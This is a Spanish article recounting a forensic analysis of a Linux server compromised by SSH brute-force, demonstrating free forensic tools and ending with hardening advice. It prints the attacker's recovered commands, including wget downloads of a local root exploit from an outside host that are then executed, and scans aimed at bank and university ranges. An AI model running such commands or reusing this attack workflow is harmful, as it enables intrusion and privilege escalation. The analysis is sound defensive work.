



Análisis forense usando software libre

Roman Valls

La información mostrada en este artículo corresponde a un análisis forense realizado a un sistema GNU/Linux en producción. Se ha eliminado la información detallada sobre este sistema, dejando únicamente las partes relevantes en las que se muestra el manejo de utilidades para llevar a cabo el análisis. Así pues, en este informe daremos un repaso a las acciones que tomamos para realizar una disección de un incidente de seguridad: determinación del origen del ataque, adquisición y análisis. Todo esto desde un punto de vista meramente práctico, mostrando el uso de las herramientas forenses y dejando de lado la parte legal del incidente.



linux@software.com.pl

Al inicio de la fase de detección, recibimos correos de otras organizaciones que nos reportan el ataque reiterado de una máquina aparentemente comprometida hacia sus sistemas. Usamos unas trazas NetFlow para confirmar nuestras sospechas (Listado 1).

Se trata de un log que muestra repetidos intentos de acceso al puerto 22 (SSH) de una máquina remota (se han omitido los más de 200 intentos por brevedad). Usando whois y dig contra la IP de la máquina afectada conseguimos dar con su localización física y nos ponemos en contacto con los afectados para realizar el análisis forense.

Adquisición

Requerimos una imagen exacta del disco duro de la máquina ya que todo el análisis se basa en las evidencias encontradas en dicho volcado de datos. Para adquirir una imagen completa del sistema sin afectar al filesystem de éste, se recurre a una distribución GNU/Linux llamada Helix (<http://www.e-fense.com/helix/index.php>) que se ejecuta mediante un LiveCD. Nuestro disco duro origen (el de la máquina afectada) es de 400GB. Por desgracia, sólo disponemos de un disco duro destino

de 250GB. Este hecho nos va a obligar a usar compresión durante el proceso de adquisición (posteriormente deberemos descomprimir la imagen adquirida para poder analizar los datos). De las herramientas disponibles al arrancar el liveCD, usaremos AIR (<http://www.forensicswiki.org/index.php?title=AIR>) como herramienta de captura. Esta utilidad también comprobará el hash MD5 de las imágenes de origen y destino. Generará un log resumen de las acciones ejecutadas, muy útil para defender que se ha seguido un proceso que garantiza la integridad y veracidad de los datos (Listado 2). Como se ve en el listado, AIR actúa como frontend de `dd`, `bzip2` y `md5sum`.

Finalmente, AIR nos confirma que efectivamente no hay ni un solo bit de diferencia entre los datos originales y su copia mostrando los respectivos hash MD5. A nivel de adquisición de datos, hoy en día existen alternativas libres más interesantes que un simple `dd` comprimido con `bzip2`:

- DCFLdd: Nos permite hacer la captura y comprobado del hash al vuelo (<http://www.forensicswiki.org/wiki/Dcfldd>)
- AFF: *Advanced Forensics Format* es un formato extensible que nos permite añadir metadatos adicionales junto con la imagen capturada así como compresión, y cifrado en su

versión2(<http://www.forensicswiki.org/index.php?title=AFF>)

intensivo en búsquedas de patrones, por ejemplo).

una muestra de la actividad mientras el sistema está vivo. Para hacer esto, podemos usar un puerto de SPAN (http://en.wikipedia.org/wiki/SPAN_port) de nuestro switch para capturar el tráfico que circula por todos los puertos de éste. Así pues, lanzaríamos tshark, versión en modo texto de wireshark (<http://www.sleuthkit.org/mac-robber/desc.php>):

```
# tshark -i eth0 -w outfile
```

También podemos usar la conocida herramienta tcpdump para realizar la captura en formato pcap. Posteriormente podemos analizar el tráfico usando un disector de tráfico como wireshark.

Análisis de la evidencia

Una vez copiada la imagen adquirida en el proceso anterior, realizamos un análisis preliminar del sistema de ficheros en busca de ficheros sospechosos. Para ello usaremos el toolkit por excelencia en forenses UNIX: Sleuthkit. Lanzamos pues mac-robber, que analizará los timestamps del sistema de ficheros para construir un listado con fechas de modificación de ficheros y directorios (en análisis forense se usa el término *timeline* para referirnos a este listado):

```
# mac-robber /var /home > timeline_robber.mac
```

Mac-robber nos genera un listado compacto pero poco manejable. Para facilitar su lectura para un humano, disponemos de la herramienta *mactime*:

```
# mactime -b timeline_robber.mac > timeline_final
```

Ahora observemos el Listado 3. Con la salida de este último y examinando los logs de `/var/log` de la imagen, vemos que los directorios y ficheros de interés para este forense son:



NetFlow

NetFlow es un estandar propietario de Cisco(tm) usado en equipos de red para recolectar información relacionada con el tráfico IP. Existen multitud de herramientas libres que parsean, generan trazas o muestran gráficas usando este formato: <http://www.networkuptime.com/tools/netflow/>

Una vez adquirida la imagen, podemos volcarla posteriormente en la estación de trabajo. En nuestro caso tenemos un RAID0, hardware que nos permite disponer de más capacidad de almacenamiento y velocidad en las lecturas (aconsejable para un uso

Captura de tráfico

Hasta ahora se ha detallado la captura de datos post-mortem o dead-analysis, pero cabe decir que si no dispusiéramos de las trazas NetFlow antes vistas, deberíamos hacer una captura del tráfico que circula por la máquina para recoger

Listado 1. Confirmamos nuestras sospechas

```
> Flows
>      2007-08-09 12:09:15.825      0.000 TCP      147.xx.xx.xx:43906 ->
> 192.yy.yy.yy:22      ....S.  0      1      60      0      0      60
> 1
>      2007-08-09 12:10:08.972      0.000 TCP      147.xx.xx.xx:60705 ->
> 192.yy.yy.yy:22      ....S.  0      1      60      0      0      60
> 1
> (...)
```

Listado 2. Log de volcado de AIR

```
Start DD (md5 inline): Thu Aug 30 02:10:58 MDT 2007

md5 hash will be calculated on /dev/sda.

Command-line:
dd if=/dev/sda skip=0 conv=noerror ibs=8192 2>> /usr/local/share/air/logs/air.image.log | air-counter 2>> /usr/local/share/air/logs/air.buffer.data | tee /usr/local/share/air/air-fifo | md5sum > /tmp/hash.log 2>&1
dd if=/usr/local/share/air/air-fifo 2>> /usr/local/share/air/logs/air.image.log | bzip2 | dd of=/media/sdb1/volcat2-tscupc.bz2 seek=0 obs=8192 >> /usr/local/share/air/logs/air.image.log 2>&1
48838923+0 records in
781422768+0 records out
400088457216 bytes (400 GB) copied, 105649 seconds, 3.8 MB/s
781422768+0 records in
781422768+0 records out
400088457216 bytes (400 GB) copied, 105652 seconds, 3.8 MB/s
165590314+1 records in
10349394+1 records out
84782240961 bytes (85 GB) copied, 105654 seconds, 802 kB/s
Command completed: Fri Aug 31 07:31:57 MDT 2007

Start VERIFY: Fri Aug 31 07:31:57 MDT 2007

Verifying...

Command-line: dd if=/media/sdb1/volcat2.bz2 | bunzip2 | air-counter 2>> /usr/local/share/air/logs/air.buffer.data | md5sum > /tmp/verify_hash.log

VERIFY SUCCESSFUL: Hashes match
Orig = 50d30762425e3a86f6bab0196dea63a9
Copy = 50d30762425e3a86f6bab0196dea63a9

Command completed: Mon Sep 3 01:54:41 MDT 2007
```



- `/var/tmp/...` (nótese los ... contra los habituales `. & ..` UNIX). (Crear un directorio llamado ..., aunque rudimentaria, parece ser una táctica para ocultar mínimamente el directorio que almacena el malware)
- `/home/maillist:` home del usuario afectado por el ataque
- Logs de sistema (`/var/log/auth.log`)

Por otro lado con la presencia de `ssh-scan` y `pass_file` (Fichero con pares usuario:contraseña, ataque por diccionario) podemos correlacionar las intenciones del atacante con los logs NetFlow mostrados en la fase de detección.

Análisis de los logs

Según `auth.log`, el primer intento de acceso satisfactorio desde una IP de Rumania se produce el 21 de julio y más tarde el 6 de agosto desde otra IP, también de Rumania (Listado 4).

Por desgracia, a causa de la rotación de logs de `logrotate` (sistema de rotado de ficheros de log comunmente usado para descartar información antigua de sucesos en el sistema de forma periódica), no podemos determinar si estas fechas son las que corresponden al ataque inicial. Usamos `autopsy`, un frontend web para `sleuthkit`, que nos permite distinguir visualmente que los ficheros rotados por `logrotate` son irre recuperables: `/home/maillist/.bash_history` En este fichero aparecen las evidencias más informativas del compromiso del servidor: cada uno de los comandos que el atacante ha ejecutado en la shell. Las acciones más relevantes que ejecutó fueron las presentadas en el Listado 5.

Instalar un entorno PHP

El atacante no llegó a usar esta instalación, que posiblemente se llegara a usar para desplegar un centro de control de botnets, site para phishing, etc. Por las evidencias encontradas en el sistema de ficheros (incluyendo ficheros borrados), el atacante dirigió su atención a ejecutar portscans



Whois

Usamos el campo Technical Contact para determinar quien administra la máquina. Dejando de lado la utilidad `whois` así como los sites habituales para hacer este tipo de peticiones (`ripe`, `arin`, `educause...`), existen multitud de módulos perl que nos pueden ayudar a automatizar la búsqueda de esta información en CPAN:

`http://cpan.uwinnipeg.ca/search?query=whois`

y comprometer otros servidores SSH, dejando en segundo plano la instalación de PHP.

Exploits locales para elevar privilegios

El exploit que el atacante descarga es una vulnerabilidad conocida (CVE-2006-2451, [http://](http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-2451)

cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-2451) que afecta a kernels < 2.6.17.4 está presentado en el Listado 6. Este exploit aprovecha un fallo en la syscall `PRCTL` que permite escribir un volcado de un proceso (`coredump`) a una localización arbitraria del sistema de ficheros. En este caso, se escribe en `/etc/cron.d` donde será

Listado 3. Directorios y ficheros de interés

```
(...)
```

Wed Aug 15 2007 09:38:32	16071	.a.	-rwxr-xr-x	1006	503	6733921
<code>/var/tmp/.../.borwind/ps</code>						
Wed Aug 15 2007 09:47:27	842736	.a.	-rwxr-xr-x	1006	503	6733922
<code>/var/tmp/.../.borwind/ssh-scan</code>						
	100662	m..	-rw-r--r--	1006	503	6733924
<code>/var/tmp/.../.borwind/mfu.txt</code>						
Wed Aug 15 2007 13:37:59	950	.a.	-rwxr-xr-x	1006	503	6733925
<code>/var/tmp/.../.borwind/start</code>						
	100662	.a.	-rw-r--r--	1006	503	6733924
<code>/var/tmp/.../.borwind/mfu.txt</code>						
	4096	m..	drwxr-xr-x	1006	503	6733920
<code>/var/tmp/.../.borwind</code>						
Wed Aug 15 2007 14:32:58	11549	.a.	-rw-r--r--	1006	503	6733928
<code>/var/tmp/.../.borwind/pass_file</code>						

Listado 4. Intentos de acceso

```
Jul 21 23:20:30 srv sshd[24747]: Failed password for maillist from
82.77.169.40 port 3652 ssh2
Jul 21 23:54:02 srv sshd[26171]: Accepted password for maillist from
82.77.169.40 port 3664 ssh2
Aug 6 13:03:09 srv sshd[6639]: Accepted password for maillist from
86.126.66.86 port 1644 ssh2
```

Listado 5. Comandos ejecutados por el atacante

```
wget http://root.tannyto.evonet.ro/php-5.2.3.tar.gz
tar zxvf php-5.2.3.tar.gz
cd php-5.2.3/
ls
cd configure
./UPGRADING
./INSTALL
chmod +x *
./INSTALL
php -v
```

Listado 6. Exploit descargado por el atacante

```
wget tannyto.site.io/exploit/26.tar
tar xvf 26.tar
cd 26/
ls
./e
ls
./a.sh
id
```



ejecutado por el daemon de Paul Vixie (cron) con privilegios de root. El sistema de ficheros de la máquina no presenta evidencias de un ataque satisfactorio usando esta vulnerabilidad. Aunque el kernel es efectivamente vulnerable a este ataque (uname indica: 2.6.15), cron no ejecuta el código malicioso gracias a un parche de Debian que bloquea este vector de ataque, el Changelog del paquete *cron* nos indica que la vulnerabilidad ha sido parcheada (Listado 7).

El atacante prueba otras variantes de esta misma vulnerabilidad usando pruebas de concepto descargadas de milw0rm.com, un conocido site de seguridad. La herramienta strings aplicada a los ejecutables de las pruebas de concepto nos muestra algunas cadenas en el binario que podemos usar para buscar el código fuente original en [milw0rm](http://milw0rm.com). El ejemplo anterior corresponde a la prueba de concepto programada por Julien Tinnes (<http://www.milw0rm.com/exploits/2005>). Los ejecutables restantes corresponden a implementaciones alternativas de la misma prueba de concepto, programadas por diferentes autores. Tal como acabamos de ver, hemos usado strings para determinar qué código fuente se ha usado a partir del código objeto. Sin embargo, si strings no nos da suficiente información o queremos profundizar en la operatoria del ejecutable, podemos probar con boomerang (<http://boomerang.sourceforge.net/>), un decompilador libre. Aunque el código generado por boomerang puede resultar confuso, éste nos puede dar pistas de la estructura del código, veamos un ejemplo de desensamblado de uno de los exploits (Listado 9).

Tal como se observa, el descompilado reconoce algunas llamadas a librerías (geteuid y printf) y algunas referencias. Por desgracia, en el momento de escribir estas líneas, el proyecto boomerang parece estar parado por falta de colaboraciones, aun así, este software sigue siéndonos útil. Por otro lado, existe una potente herramienta de ingeniería inversa libre que podría ser usada para analizar en más detalle estos exploits en futuros análisis: radare (<http://radare.nopcode.org>).

local2006

Ya que ninguna de las vulnerabilidades contra PRCTL anteriores surte efecto, esta vez el atacante descarga otro conjunto de ejecutables precompilados que explotan PTRACE. El primer exploit, *xgcc* no es efectivo porque está destinado a kernels de la serie 2.4 (recordemos que estamos en una máquina 2.6.15). El código del exploit se puede encontrar en [milw0rm](http://www.milw0rm.com/exploits/3) (<http://www.milw0rm.com/exploits/3>). El contenido del *.tar.gz* descargado contiene los ficheros presentados en el Listado 10.

Listado 7. Changelog del paquete cron

```
$ apt-get source cron && cat cron-3.0p11/debian/changelog
(...)
Javier Fernandez-Sanguino Pen~a <jfs@computer.org> Wed,  9 Aug 2006 01:
07:40 +0200

cron (3.0p11-95) unstable; urgency=low

* Handle errors when reading crontabs so that it stops reading entries in
  a crontab file after a syntax error. This prevents a rogue user from
  dumping binary files in /etc/cron.d/ or /var/spool/cron/crontabs/
  and have them executed by cron (but binary files under
  /etc/cron.{daily,weekly,monthly} will still be processed as they are
  handled by run-parts. Thanks to Faidon Liambotis for the patch.
(Closes: #378153)
```

Listado 8. Herramienta strings

```
$ strings e
(...)
[+] Malicious string forged
[-] fork
[+] Segfaulting child
(...)
```

Listado 9. Código generado por boomerang

```
$ ./boomerang e
Boomerang alpha 0.3 13/June/2006
setting up transformers...
loading...
decoding entry point...
decoding anything undecoded...
finishing decode...
found 1 procs
decompiling...
decompiling entry point main
  considering main
  decompiling main
  generating code...
output written to ./output/e
completed in 1 sec.
$ cat ./output/e/e.c
(...)
  geteuid();
  local32 = local29;
  local35 = local31;
  if (local36 != 0) {
L48:
    *(int*)(local39 - 44) = 0x8048ae0;
    printf("\nprctl() suidsafe exploit\n\n(C) Julien TINNES\n\n");
    *(int*)(local39 - 36) = 0x800;
    *(int*)(local39 - 40) = 0x8049fa0;
    *(int*)(local39 - 44) = 0x8048b0f;
    readlink();
  }
(...)
```



Exploit x

Uno de los exploits nos sirve para introducir un software interesante: un packer de ejecutables llamado UPX, multiplataforma y libre (<http://upx.sourceforge.net/>). Esta herramienta nos permite comprimir un binario pudiendo ser ejecutado de forma transparente (sin descomprimir manualmente). Si descomprimos el ejecutable con `upx -d`, vemos el contenido del Listado 11. Tal como se observa en el volcado, el programa lanza exploits conocidos contra vulnerabilidades del kernel de Linux (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-0077>). Siguiendo el rastro en los logs, vemos un cambio de comportamiento: se lanza un escaneo de puertos a rangos de IPs concretos (Listado 12). Consultando estos rangos contra whois usando un pequeño script en bash podemos ver los objetivos de nuestro atacante:

```
$ for i in `grep ". /x " bash_history
| cut -d " " -f 2 | sed -e 's/(.*)/
\1.0\0/g`'; do echo "=== $i ===:" &&
whois -a $i | grep descr; done
```

El resultado de la instrucción anterior nos muestra unos rangos de IPs que pertenecen a ISP's, bancos y universidades (Listado 13). Dadas las IPs mostradas el atacante realiza multitud de escaneos contra un gran número de IPs con el objetivo de encontrar combinaciones de login/password triviales vía SSH.

Análisis de ficheros borrados

Para realizar un análisis de forma cómoda, instalamos y lanzamos autopsy (Listado 14). A partir de aquí, podemos lanzar un navegador y conectamos a la URL especificada. Autopsy hará de frontend de todas las utilidades de sleuthkit. Autopsy (<http://www.sleuthkit.org/autopsy/>) nos permite identificar y recuperar ficheros que el atacante borró de forma intencionada. Se encuentran pues, rastros de los escaneos en el filesystem de la máquina en forma de ficheros temporales borrados tales como:

```
XX.YY.pscan.22
```



md5sum

`md5sum` es un comando que permite identificar la integridad de un fichero mediante la suma de comprobación del hash MD5 de un archivo (en nuestro caso, de la imagen capturada). De esta forma podremos validar que origen y destino son exactamente iguales.

Donde `XX` e `YY` corresponden a los bits más altos de un rango de IPs. En la captura de pantalla (Figura 1) podemos ver un listado de ficheros de un directorio. Los ficheros representados en rojo han sido borrados. Sólo `216.180.pscan.22` es recuperable. Estos ficheros borrados (en formato `.tar.gz`) tienen especial interés porque guardan los

Listado 10. El contenido del tar.gz descargado

```
0: Bourne-Again shell script text executable
ave: Bourne-Again shell script text executable
uselib24: Bourne-Again shell script text executable
wid: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for
GNU/Linux 2.0.0, statically linked, not stripped
x: ELF 32-bit LSB executable, Intel 80386, version 1, statically
linked, corrupted section header size
xgcc: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for
GNU/Linux 2.0.0, dynamically linked (uses shared libs), not stripped
```

Listado 11. Descomprimos el ejecutable con upx-d

```
Local Root exploit based on do_brk and do_munmap
transformed by bcb5b7f1d2a11b2d50956934d301f2f7
POLAND

Menu:

1. do_munmap attack (Tested on kernels 2.x.x)
2. do_brk attack (Tested on kernels from 2.4.18 to 2.4.22)
```

Listado 12. Escaneo de puertos a rangos de IPS

```
cd scan/
./x 195.39
./x 81.200
./x 209.59
./x 61.95
./x 193.227
```

Listado 13. Rangos de IPS

```
=== 195.39.0.0 ===:
descr: eBanka, a.s.
descr: Na Prikope 19
descr: Prague 1
descr: 117 19
descr: GTSNET - II
=== 81.200.0.0 ===:
descr: SU29 Telecom ISP
descr: 6/2 Ramenki ul, Moscow, Russia
descr: SU29-CORBINA
descr: SU29-RAMENKI-CORBINA
descr: SU29-NET
=== 61.95.0.0 ===:
descr: POWERTEL LIMITED
descr: TELECOMMUNICATIONS CARRIER
descr: SYDNEY NSW 2000
=== 193.227.0.0 ===:
descr: Egyptian Universities Network
descr: EUN
```



resultados de atacar los rangos escaneados antes vistos. Concretamente el fichero vuln.txt contiene una lista de máquinas remotas comprometidas usando ataques de diccionario vía SSH.

Conclusiones

Tal como hemos visto, existen multitud de herramientas libres que intervienen y nos ayudan a realizar un análisis forense de una máquina. La potencia de estas herramientas nos permite

enfrentarnos con análisis forenses mucho más intrincados que el presentado, un buen ejemplo son los informes del *SleuthKit Informer* (<http://www.sleuthkit.org/informer/>).

Aunque divertido, cabe decir que es importante evitar el llegar a tener que realizar un análisis forense. Es altamente recomendable seguir simples prácticas seguras de administración de sistemas e implementar mecanismos de seguridad suficientes para evitar este tipo de incidentes.

Recomendaciones de seguridad

Contraseñas fuertes:

- Tener presente qué se considera una contraseña de calidad aceptable (http://en.wikipedia.org/wiki/Password_strength) para concienciar a los usuarios.
- Usar pwgen para mejorar la calidad de las contraseñas (Listado 15).
- Realizar una auditoría de las contraseñas vulnerables de los usuarios del sistema usando John the ripper con diccionarios usuales (Listado 16).
- Obviamente es necesario escoger los diccionarios que más se adapten al perfil de nuestros usuarios.

Uso de llaves RSA para conectar vía SSH

Una alternativa a las contraseñas usada por muchos administradores de sistemas es pasar a usar una infraestructura PKI para conectarse a los servidores. Existen multitud de tutoriales que explican cómo funciona este mecanismo (<http://120linux.com/seguridad-en-openssh-adios-a-las-contrasenas/>) y cómo implantarlo.

Port Knocking

También existen técnicas de port-knocking (http://en.wikipedia.org/wiki/Port_knocking) que permiten habilitar puertos en el servidor previo envío de una secuencia secreta de paquetes sólo conocida por el administrador o los usuarios del sistema.

Detección de ataques

- Existen varias utilidades y técnicas de administración de sistemas para bloquear temporalmente ataques insistentes por fuerza bruta SSH.
- <http://denyhosts.sourceforge.net/>
- <http://blog.blackdown.de/2005/02/18/mitigating-ssh-brute-force-attacks-with-iptables/>
- <http://www.security-hacks.com/2007/05/23/protecting-against-ssh-brute-force-attacks/>

Listado 14. Instalación de Autopsy

```
$ sudo apt-get install autopsy
$ autopsy &

=====
Autopsy Forensic Browser
http://www.sleuthkit.org/autopsy/
ver 2.08

=====
Evidence Locker: /var/lib/autopsy
Start Time: Mon Mar 31 18:26:55 2008
Remote Host: localhost
Local Port: 9999

Open an HTML browser on the remote host and paste this URL in it:

http://localhost:9999/autopsy

Keep this process running and use <ctrl-c> to exit
```

Listado 15. Uso de pwgen

```
$ sudo apt-get install pwgen
pwgen - Automatic Password generation
$ pwgen
jiekai9E ooBe2ahy ahm5Oove eing3Que
EolWing4 Meg2AaWi Air7Aiw5 (...)
```

Listado 16. Realización de una auditoría de las contraseñas vulnerables

```
$ sudo apt-get install john wspanish wbritish-huge wamerican-huge
$ sudo apt-get install wordlist (per veure altres diccionaris)
```




Figura 1. Auto-corrección del color